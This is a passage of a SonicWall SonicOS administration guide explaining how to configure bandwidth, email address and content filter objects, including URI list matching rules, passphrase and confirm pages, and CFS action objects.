a Select the rate, **kbps** or **Mbps**, from the drop-down menu.

5 In the **Maximum Bandwidth** field, enter the maximum amount of bandwidth that this bandwidth object will provide for a traffic class.

   a Select the rate, **kbps** or **Mbps** from the drop-down menu.

NOTE: The actual allocated bandwidth may be less than this value when multiple traffic classes compete for a shared bandwidth.

6 From the **Traffic Priority** drop-down menu, select the priority that this bandwidth object will provide for a traffic class. The highest priority is **0 Realtime**, the default. The lowest priority is **7 Lowest**.


   When multiple traffic classes compete for shared bandwidth, classes with the highest priority are given precedence.

7 From the **Violation Action** drop-down menu, select the action that this bandwidth object provides when traffic exceeds the maximum bandwidth setting:

- **Delay**, the default, specifies that excess traffic packets will be queued and sent when possible.
- **Drop** specifies that excess traffic packets will be dropped immediately.

8 In the **Comment** field, enter a text comment or description for this bandwidth object.

9 Select the **Elemental** tab.



10 Under the **Elemental Bandwidth Settings** heading, select the **Enable Per-IP Bandwidth Management** option if you want it. This option is not selected by default. The **Maximum Bandwidth** option becomes active.

   a Enter the **Maximum Bandwidth** value. The default is **0**.

   b From the drop-down menu, select the rate as either **kbps** or **Mbps**.

NOTE: When enabled, the maximum elemental bandwidth setting applies to each individual IP under the parent traffic class.

NOTE: For information about these options, see Elemental Bandwidth Settings on page 1069.

11 Click **OK**.

Configuring Email Address Objects

Firewall > E-mail Addr Objects


You can create email address objects for use with SMTP Client policies. An email address object can be a list of users or an entire domain. For more information about using email address objects, see About App Rules and App Control Advanced on page 913.

Configuring Email Address Objects

To configure email address object settings:

1 Navigate to **Firewall > Email Address Objects**.

2 Click **Add New Email Address Object**. The **Add/Edit Email Addr Object** dialog displays.



3 Enter a descriptive name for the email address object in the **Email User Object Name** field.

4 For **Match Type**, select either:

- **Exact Match** – To match exactly the email address that you provide.
- **Partial Match** – To match any part of the email address.

5 In the **Content** field, enter the content to match:

- Manually. by:

  a) Typing the content.

b) Clicking **Add**.

c) Repeat Step a and Step b until you have added as many elements as you want.

For example, to match on a domain, select **Partial Match** in the previous step and then type **@** followed by the domain name in the **Content** field, for example, type: **@sonicwall.com**. To match on an individual user, select **Exact Match** in the previous step and then type the full email address in the Content field, for example: **jsmith@sonicwall.com**.


- Importing a list of elements from a text file by clicking **Load From File**. Each element in the file must be on a line by itself.

By defining an email address object with a list of users, you can use Application Control to simulate groups.

6 Click **OK**.

Configuring Content Filter Objects

Firewall > Content Filter Objects



The SonicWall Content Filtering Service (CFS) release 4.0 is supported in SonicOS 6.2.6 and above. CFS 4.0 delivers content filtering enforcement for educational institutions, businesses, libraries, and government

agencies. With content filter objects, you can control the websites students and employees can access using their IT-issued computers while behind the organization's firewall.

NOTE: For more a detailed description of the CFS release 4.0 as well as how to license and install it, see the *SonicWall™ SonicOS 6.2.6.0 Release Notes*, the *SonicWall™ Content Filtering Service (CFS) 4.0 Feature Guide*, and the *SonicWall™ Content Filtering Service Upgrade Guide*. Also, for applying these objects in CFS policies, see Configuring Content Filtering Service on page 1677.

Topics:

About Content Filter Objects

CFS uses secure objects for filtering content. For information about secure objects and their use, see SonicOS Secure Objects on page 280. CFS uses these objects for content filtering:

- URI List Objects; see About URI List Objects on page 1017
- CFS Action Objects; see About CFS Action Objects on page 1019
- CFS Profile Objects; see About CFS Profile Objects on page 1019

You can add, edit, or delete any object except the default CFS Action Object and CFS Profile Object created by SonicOS.

About URI List Objects

A URI List Object defines the list of URIs or domains that can be marked as allowed or forbidden. You can also export URI list to an external file or import a file into a URI list.

NOTE: When processing, URI lists have a higher priority than the category of a URI.

Topics:

Importing and Exporting URI List Objects

You can import a file containing a list of URIs. The file can be created manually, or can be a file that was previously exported from the appliance.

You can export the URI List Objects into a text (`.txt`) file that you can import later.

Matching URI List Objects

The matching process for URI List Objects is based on tokens. A valid token sequence is composed of one or more tokens, joined by a specific character, like "`.`" or "`/`". A URI represents a token sequence. For example, the

URI `www.example.com` is a token sequence consisting of `www`, `example`, and `com`, joined by a ".". Generally, if a URI contains one of the URIs in a URI List Object, then the URI List Object matches that URI.

Topics:

Normal matching

If a list object contains a URI such as `example.com`, then that object matches URIs defined as:

`[<token sequence>(.|/)]example.com[(.|/)<token sequence>]`

For example, the URI List Object matches any of the following URIs:

- `example.com`
- `www.example.com`
- `example.com.uk`
- `www.example.com.uk`
- `example.com/path`

The URI List Object does not match the URI, `specialexample.com`, because `specialexample` is identified as a different token than `example`.

Wildcard matching

Wildcard matching is supported. An asterisk (*) is used as the wildcard character, and represents a valid sequence of tokens. If a list object contains a URI such as `example.*.com`, then that list object matches URIs defined as:

`[<token sequence>(.|/)]example.<token sequence>.com[(.|/)<token sequence>]`

For example, the URI List Object matches any of the following URIs:

- `example.exam1.com`
- `example.exam1.exam2.com`
- `www.example.exam1.com/path`

The URI List Object does not match the URI:

- `example.com`

This is because the wildcard character (*) represents a valid token sequence that isn't present in `example.com`.

IPv6 Address Matching

IPv6 address string matching is also supported. While an IPv4 address can be handled as a normal token sequence, an IPv6 address string needs to be handled specially. If a URI List Object contains a URI such as `[2001:2002::2008]`, then that URI List Object matches URIs defined as:

`[2001:2002::2008][/<token sequence>]`

For example, the URI list object matches any of the following URIs:

- [2001:2002::2008]
- [2001:2002::2008]/path
- [2001:2002::2008]/path/abc.txt

IPv6 Wildcard Matching

Wildcard matching in the IPv6 address string is supported. If a list object contains a URI such as [2001:2002:*:2008]/*/abc.mp3, then that list object matches URIs defined as:

[2001:2002:<*token sequence*>:2008]/<*token sequence*>/abc.mp3

For example, the URI list object matches any of the following URIs:

- [2001:2002:2003::2007:2008]/path/abc.txt
- [2001:2002:2003:2004:2005:2006:2007:2008]/path/path2/abc.txt

Using URI List Objects

Currently, URI List Objects can be used in these fields:

- Allowed URI List of a CFS profile
- Forbidden URI List of a CFS profile
- Web Excluded Domains of Websense

CFS URI List Objects are used in these fields differently. When used in an Allowed or URI Forbidden List of a CFS profile, the CFS URI List Object acts normally. For example, if the URI List Object contains a URI such as example.com/path/abc.txt, then that list object matches URIs defined as:

[<*token sequence*>(.|/)] example.com/path/abc.txt[(.|/)<*token sequence*>]

When used by the Web Excluded Domains of Websense, only the host portion of the URI takes effect. For example, if the URI list object contains the same URI as above, example.com/path/abc.txt, then that list object matches all domains containing the token sequence example.com. The path portion in the URI is ignored.

About CFS Action Objects

The CFS Action Object defines what happens after a packet is filtered by CFS and used by CFS Policy.

About CFS Profile Objects

A CFS Profile Object defines the action triggered for each HTTP/HTTPS connection.

About the Passphrase Feature

The passphrase feature, in conjunction with the Confirm feature, restricts web access based on a passphrase or password. You need to configure the passphrase operation for special URI categories or domains in the Forbidden URI List. To access the forbidden URIs, users have to submit the correct password or web access is blocked.

IMPORTANT: Passphrase only works for HTTP requests. HTTPS requests cannot be redirected to a Passphrase page.

How the Passphrase operation works:

1 The user attempts to access a restricted website.

2 A Passphrase page displays on the user's browser.

3 The user must enter the passphrase or password and then submit it.

4 CFS validates the submitted passphrase/password with the website's password:

- If the passphrase/password matches, web access is allowed. No further confirmations are needed, and users can continue to access websites of the same category for the Active Time period is set for the Confirm feature. The default is 60 minutes.
- If the passphrase/password does not match, access is blocked, and a Block page is sent to the user.

> **NOTE:** Users have three chances to enter the passphrase/password. The site is blocked if all chances fail.

If the user selects **Cancel**, the site is blocked immediately.

About the Confirm Feature

The Confirm feature restricts web access by requiring a confirmation from the user before allowing access. You need to configure the Confirm operation for special URL categories or domains, and the users need to confirm the web request when they first visit the sites.

> **IMPORTANT:** Confirm only works for HTTP requests. HTTPS requests cannot be redirected to a Confirm page.

How the Confirm operation works:

1 The user attempts to access a blocked website.

2 A popup dialog appears, requesting confirmation.

3 Users must select **Continue** or **Close**.


- If a user confirms that he will access this category of websites, he is redirected to the first confirmed website. No further confirmations are needed, and users can continue to access websites of the same category for the Active Time period that is set for the Confirm feature. The default is 60 minutes.
- If a user chooses **Close**, he is shown the Block page and is blocked from that category of website for the period of the Active Time setting.

Managing URI List Objects

> **TIP:** To display only the part of the **Firewall > Content Filter Object** page that is of interest, click the **Collapse** icon for those tables not of interest. To redisplay a table, click its **Expand** icon.

Topics: :

About the URI List Objects Table




Name	Name of the URI List Object.
URI List	Specifies the URIs in the URI List Object.
Configure	Contains the **Edit** and **Delete** icons for each entry in the table.


Configuring URI List Objects

To configure URI List Objects:

1 Navigate to **Firewall > Content Filter Objects**.



2 Under **URI List Objects**, click **Add**. The **Add CFS URI List Object** dialog displays.



3 Enter a descriptive name for the URI List Object in the **Name** field.

4 You can either add the URIs or import them from a file. To:

- Add URIs, go to Step 5.
- Import URIs, go to Step 10.

5 Click **Add**. The **Add URI** dialog displays.

6 Enter a URI that follows these conditions:

- Up to 128 URI List Objects are allowed.
- Each URI List Object supports up to 5000 URIs. The minimum number is 1.
- Each URI can be up to 255 characters.
- The maximum combined length of all URIs in one URI list object is 131,072 (1024*128) characters, including one character for each new line (carriage return) between the URIs.
- By definition, a URI is a string containing host and path. Port and other content are currently not supported.
- The host portion of a URI can be an IPv4 or IPv6 address string.
- Each URI can contain up to 16 tokens. A token in a URI is a string composed of the characters:

  `0` through `9`
  `a` through `z`
  `A` through `Z`
  `$ - _ + ! ' ( ) , .`

- Each token can be up to 64 characters, including one character for each separator (. or /) surrounding the token.
- An asterisk (*) can be used as a wildcard representing a sequence of one or more valid tokens, not one or more characters.


Examples of valid URIs	Examples of invalid URIs
• `news.example.com` • `news.example.com/path` • `news.example.com/path/abc.txt` • `news.*.com/*.txt` • `10.10.10.10` • `10.10.10.10/path` • `[2001:2002::2003]/path` • `[2001:2002::2003:*:2004]/path/*.txt`	Using the wildcard character (*) incorrectly can result in invalid URIs such as: • `example*.com` • `exa*ple.com` • `example.*.*.com` **NOTE:** The wildcard character represents a sequence of one or more tokens, not one or more characters.

7 Click **Save**.

8 Repeat Step 6 and Step 7 until you have added all the URIs for the list.

9 Go to Step 14.

10 Click **Import**. A confirmation message displays.



IMPORTANT: The file must follow the conditions stated in Step 6.

URIs in the file can be separated by any of these separators:


Separator	Style
\r\n	Windows style, new line separator
\r	MAC OS style, new line separator
\n	UNIX style, new line separator

Only the first 2000 valid URIs in the file are imported. Invalid URIs are skipped and do not count toward the maximum of 2000 URIs per URI List Object.


11 Click **OK**.

12 The **File Upload** dialog displays.

13 Select the file and click **Open**. The **URI List** table is populated.



14 Click **Add**. The **URI List Objects** table is populated.




Exporting a URI List Object

To export a URI List Object:

1 Click the **Configure** icon for the list object to be exported. The **Edit URI List Object** dialog displays.

2 Click **Export**. The **Opening customizedURIList.rtf** dialog displays.



3 You can either open the file (default program is Notepad) or save it. If you:

- Open the file, all the entries are on one line.
- Save the file, it is downloaded to your Downloads folder with the file name, `customizedURIList.rtf`; new line characters are added after each entry.

4 Click **OK**.

Editing a URI List Object


To edit a URI List Object:

1 Click the **Configure** icon for the list object to be edited. The **Edit URI List Object** dialog displays.


2 You can:

- Delete an entry in the **URI List** table by clicking the entry's **Delete** icon.

- Delete all the entries in the table by clicking **Delete All**. A confirmation message displays.



    1) Click **OK**.
    2) There must be at least one entry in the **URI List** table. Either:
        - Add one or more entries to the table.
        - Import entries from a file.
- Edit an entry by clicking the **Edit** icon. The **Edit URI** dialog displays.



    1) Make changes to the URI.
    2) Click **Save**. The **URI List** table is updated.
    3) Repeat Step 2 for each change.

3 Click **OK**.

Deleting URI List Objects

To delete URI List Objects:

1 Do one of these:

- Click the **Delete** icon for the list object to be deleted.
- Click the checkbox for one or more list objects to be deleted. The **Delete** button becomes active; click it.


To delete all URI List Objects:

1 Click the **Delete All** button.

Managing CFS Action Objects

Topics:

About the CFS Action Objects Table




Name	Name of the CFS Action Object; the name of the default CFS Action Object is **CFS Default Action**. The default object can be edited, but not deleted.
Block	Indicates whether a block page has been **Configured** or **Unconfigured**.
Passphrase	Indicates whether a passphrase page has been **Configured** or **Unconfigured**.
Confirm	Indicates whether a confirm page has been **Configured** or **Unconfigured**.
BWM	Indicates whether a BWM has been **Configured** or **Unconfigured**.
Configure	Contains the **Edit** and **Delete** icons for each entry in the table.

Configuring CFS Action Objects


A default CFS Action Object, **CFS Default Action**, is created by SonicOS. You can configure and edit this CFS Action Object, but you cannot delete it.

To configure CFS Action Objects:

1 Navigate to **Firewall > Content Filter Objects**.



2 Click the **Add** button for the **CFS Action Objects** table. The **Add CFS Action Object** dialog displays.



3 Enter the name of the CFS Action Object in the **Name** field.

4 To have cookies removed automatically to protect privacy, select the **Wipe Cookies** checkbox. When enabled and Client DPI-SSL Content Filter is also enabled, cookies for HTTPS sites are removed. This option is not selected by default.

IMPORTANT: Enabling this option may break the Safe Search Enforcement function of some search engines.

5 To send URI information to the AppFlow Monitor, select the **Enable Flow Reporting** checkbox. This option is selected by default.


6 You can configure these pages, which display when a site is blocked:

NOTE: A default version of each of these pages has been created. You can use the default, modify it to meet your needs, or create a new page.

- Blocked site per company policy, go to Block Tab on page 1028.
- Password-protected web page, go to Passphrase Tab on page 1029.
- Restricted web page that requires confirmation before a user can view it, go to Confirm Tab on page 1031.
- Blocked site by Threat API enforcement, go to Threat API Tab on page 1034.

7 You can allocate bandwidth resources as part of CFS Action Objects; go to BWM Tab on page 1032.

